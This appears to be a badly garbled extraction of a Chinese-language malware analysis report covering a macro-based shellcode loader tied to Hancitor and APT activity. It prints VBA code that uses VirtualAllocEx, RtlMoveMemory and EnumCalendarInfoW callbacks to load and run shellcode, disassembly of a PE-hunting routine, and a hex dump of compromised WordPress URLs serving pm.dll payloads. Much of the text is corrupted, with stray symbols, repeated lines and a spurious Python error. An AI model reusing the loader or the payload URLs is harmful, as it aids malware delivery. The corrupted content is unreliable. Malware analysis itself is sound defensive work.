




“ ” $\mathcal{D}_p$	‘P’ $\hat{i}$		4
“H.”			5
2.1 0x01. η No			5
2.2 0x02. Shellcode No			9
2.3 0x03. PE dump No			10
“			12
APT $\alpha\beta$ $\sim$ γ			12
“ ”	APT $\alpha\beta$		13
4.1	APT $\alpha\beta$	=	13
4.2 τ G VenusEye η			14

2.1	<code>TabStrip</code>		5
2.2	<code>ControlTipText</code>		6
2.3	<code>TabStrip</code> <code>ControlTipText</code>		6
2.4	<code>TabStrip</code> <code>ControlTipText</code>		6
2.5	<code>shellcode</code>		7
2.6	<code>RtlMoveMemory</code> <code>shellcode</code>		7
2.7	<code>EnumCalendarInfoW</code>		8
2.8	<code>EnumCalendarInfo</code>		8
2.9	<code>EnumCalendarInfoW</code> <code>shellcode</code>		8
2.10	<code>EnumCalendarInfoW</code> <code>shellcode</code>		8
2.11	<code>EnumCalendarInfoW</code> <code>shellcode</code>		8
2.12	<code>EnumCalendarInfoW</code> <code>shellcode</code>		9
2.13	<code>Shellcode</code>		10
2.14	<code>C&C</code>		11
3.1	<code>~</code>		12
3.2	<code>~</code>		12

No Ü  ^ 'P
D













W
 $\wedge$
 $\wedge$
 H
 P
 z
 $\parallel$
 P
 P
 $\ddot{a}$


3

2016 11 08 15 00PM
 Գ Բ Ժ Ի Ե

$$\begin{array}{ccccccc} \mathbb{I} & \mathbb{P} & & & & \mathcal{D}_{\rho}^{\sim} & \mathbb{U} \\ & \mathbb{Z} & & & & & \end{array}$$

MD5 0d1dbb318ca 8a96e3e9abb307f3616cd

1 7



```

In [10]: Dim likelihood As Integer
Dim sisterhood As Variant
Set likelihood = ...

```

AttributeError: 'Variant' object has no attribute 'likelihood'


2.2 加载 DLL

3 在 natal 工程中添加 TabStrip 控件。





2.3 添加 TabStrip 控件

4 在 natal 工程中添加 ControlTipText 属性。在 natal 工程中添加 ControlTipText 属性。在 natal 工程中添加 ControlTipText 属性。



2.4 TabStrip 控件的 ControlTipText

5 在 natal 工程中添加 ControlTipText 属性。在 natal 工程中添加 ControlTipText 属性。在 natal 工程中添加 ControlTipText 属性。



2.5 shellcode

6 RtlMoveMemory VirtualAllocEx bilaterally madid

```
Public Declare Function guidae Lib "kernel32" Alias "EnumCalendarInfoW" (ByVal shortage As Any, ByVal palermo As Any, ByVal mailboat As Any, ByVal turbinate As Any) As Long
'铭牌 can't take another complication
Public Declare Function madid Lib "kernel32" Alias "VirtualAllocEx" (hProcess As Long, lpAddress As Long, dwSize As Long, ByVal dwMemoryType As Long, ByVal dwInitialState As Long, lpData As Any) As Long
'铭牌 can't take another complication
Public Declare Function madid Lib "kernel32" Alias "RtlMoveMemory" (Destination As Any, Source As Any, dwSize As Long) As Long
'铭牌 can't take another complication
```

2.6

7 buddhism shellcode VirtualAllocEx RtlMoveMemory shellcode

```
Dim additum As Long
bilaterally additum, ByVal VarPtr(buddhism) + 8, 4 '将buddhism的地址拷贝到additum中
Dim pericallis As Integer
Dim obtrusively As Variant
Dim tit As Long
merida = 0
leiopelmatidae = -1
babellike = 0
minutely = Int(443.142)

patella = Abs(57.291)


semipellucid = 14 + 4082
pomelo = madid(ByVal leiopelmatidae, ByVal babellike, 7366, semipellucid, 64) '通过VirtualAllocEx分配7366个字节的内存
bismarckian = "envelope"

bilaterally tit, ByVal VarPtr(pomelo) + 8, 4 '将pomelo地址拷贝到tit中
patella = patella + 277

bilaterally ByVal tit, ByVal additum, 5538 '将additum地址中的数据拷贝到tit地址中
tvmvni = 87
```

2.7 RtlMoveMemory shellcode


8 EnumCalendarInfoW EnumDatesFormatW



2.12 EnumCalendarInfoW 壳码

2.2 0x02. Shellcode

Shellcode 7 PE a



0A521113	59	pop ecx	
0A521114	8945 F4	mov dword ptr ss:[ebp-0xC],eax	
0A521117	8B75 FC	mov esi,dword ptr ss:[ebp-0x4]	
0A521118	6A 08	push 0x8	
0A521119	56	push esi	
0A52111B	FF55 F8	call dword ptr ss:[ebp-0x8]	kernel32.IsBadReadPtr
0A521120	3BC9	cmp eax,ebx	
0A521122	74 08	jbe short 0A52112C	
0A521124	81CE FF0F0000	or esi,0xFFFF	
0A521126	EB 23	jmp short 0A52114F	
0A52112C	813E 53544152	cmp dword ptr ds:[esi],0x52415453	
0A521132	75 1B	jnz short 0A52114F	
0A521134	817E 04 46414C	cmp dword ptr ds:[esi+0x4],0x46414C	
0A52113B	75 12	jnz short 0A52114F	
0A52113D	57	push edi	
0A52113E	8D85 34F8FFFF	lea eax,dword ptr ss:[ebp-0x7CC]	
0A521144	50	push eax	
0A521145	56	push esi	
0A521146	6A FF	push 0xFF	
0A521148	FF55 F4	call dword ptr ss:[ebp-0xC]	psapi.GetMappedFileName
0A52114B	8500	test eax,eax	
0A52114D	75 06	jnz short 0A521155	
0A52114F	46	inc esi	

kernel32.IsBadReadPtr

旧样本搜索内嵌PE
使用的magic数值


psapi.GetMappedFileName

2.13 Shellcode

2.3 0x03. PE dump

1 | " | ~ | explorer.exe | PE | 0 | dump | 7 | No | 0 | i |
Hancitor


2 | v | | C&C | | | H |
" | H | | No | | | P | 3
| | | GUID | | | P |



3 | " | | 3 | |

Address	Hex dump												ASCII	
05120020	6C	3A	68	74	74	70	3A	2F	2F	77	77	77	2E 6C 75 70	l:http://www.lup
05120030	61	70	72	6F	64	2E	63	6F	6D	2F	77	70	2D 63 6F 6E	aprod.com/wp-con
05120040	74	65	6E	74	2F	74	68	65	6D	65	73	2F	69 6E 76 69	tent/themes/invi
05120050	63	74	75	73	5F	33	2E	33	2E	33	2F	70	6D 2E 64 6C	ctus_3.3.3/pm.dl
05120060	6C	7C	68	74	74	70	3A	2F	2F	69	6E	74	65 72 6E 65	l http://interne
05120070	74	62	75	64	69	2E	63	6F	6D	2E	62	72	2F 77 70 2D	tbudi.com.br/wp-
05120080	63	6F	6E	74	65	6E	74	2F	70	6C	75	67	69 6E 73 2F	content/plugins/
05120090	67	6F	6F	67	6C	65	61	6E	61	6C	79	74	69 63 73 2F	googleanalytics/
051200A0	70	6D	2E	64	6C	6C	7C	68	74	74	70	3A	2F 2F 74 72	pm.dll http://tr
051200B0	69	6F	7A	69	66	74	2E	6E	6C	2F	77	70	2D 61 64 6D	iozift.nl/wp-adm
051200C0	69	6E	2F	70	6D	2E	64	6C	6C	7C	68	74	74 70 3A 2F	in/pm.dll http:/
051200D0	2F	74	69	6D	65	73	65	73	73	69	6F	6E	73 2E 63 6F	/timesessions.co
051200E0	6D	2E	6B	6F	73	6D	6F	73	2E	63	68	2D	6D 65 74 61	m.kosmos.ch-meta
051200F0	2E	6E	65	74	2F	77	70	2D	69	6E	63	6C	75 64 65 73	.net/wp-includes
05120100	2F	70	6D	2E	64	6C	6C	7C	68	74	74	70	3A 2F 2F 77	/pm.dll http://w
05120110	77	77	2F	6D	69	6E	64	61	64	76	2F	63	6E 6D 2F 77	ww.mindadu.com/w

APT



3.1



3.2



APT

APT $\mathcal{D}_p$ $\mathfrak{H}$ γ $\mathfrak{H}$ $\mathcal{D}_p$ $\mathfrak{I}$
 $\mathfrak{D}$ $\mathfrak{H}$ $\sim$ $\sim$ τ
 τ $\mathfrak{H}$ γ $\mathfrak{G}$ $\sim$ γ
 $\sim$ $\mathfrak{a}$ $\mathfrak{H}$ $\mathcal{D}_p$ $\mathfrak{L}$ $\mathcal{D}_p$

APT $\mathfrak{a}$ $\mathfrak{G}$ $\mathfrak{M}$ $\mathfrak{V}$ $\mathfrak{N}$ $\mathfrak{D}$ $\mathfrak{I}$ $\mathfrak{a}$
 $\mathfrak{G}$ $\mathfrak{P}$ $\mathfrak{U}$ $\Leftrightarrow$ $\mathfrak{a}$ $\mathfrak{G}$ $\mathfrak{Z}$
H-worm $\mathfrak{N}$ APT $\mathcal{D}_p$ $\mathfrak{V}$ $\sim$ $\mathfrak{L}$ $\mathfrak{U}$ $\mathfrak{V}$
 $\mathcal{D}_p$ APT $\mathcal{D}_p$ $\mathfrak{H}$ $\sim$ γ APT $\mathfrak{a}$
 $\mathfrak{U}$ 0-day $\%$ β

4.1 APT

$\mathcal{D}_p$ APT $\mathfrak{a}$ $\sim$ γ
 $\mathcal{D}_p\mathfrak{H}$ $\mathfrak{a}$ $\sim$ γ $\mathcal{D}_p$ $\mathfrak{D}$
 $\mathfrak{W}$ $\mathfrak{H}$ APT $\mathcal{D}_p$ $\sim$
APT $\mathfrak{a}$ $\mathfrak{b}$ $\mathfrak{H}$ $\mathfrak{I}$
 $\mathfrak{H}$ $\sim$ $\mathfrak{H}$ $\mathcal{D}_p$ $\neq$
0-day $\neq$ $\mathfrak{U}$
 $\downarrow$ $\mathfrak{p}$ $\mathfrak{W}$ $\mathfrak{I}$ $\mathfrak{H}$
 $\mathfrak{L}$ ROP $\neq$ API Shell code
 $\sim$ γ $\mathfrak{F}$ APT $\mathcal{D}_p$ $\mathfrak{a}$ $\sim$ $\mathfrak{H}$ $\mathfrak{U}$ APT
 $\mathcal{D}_p$

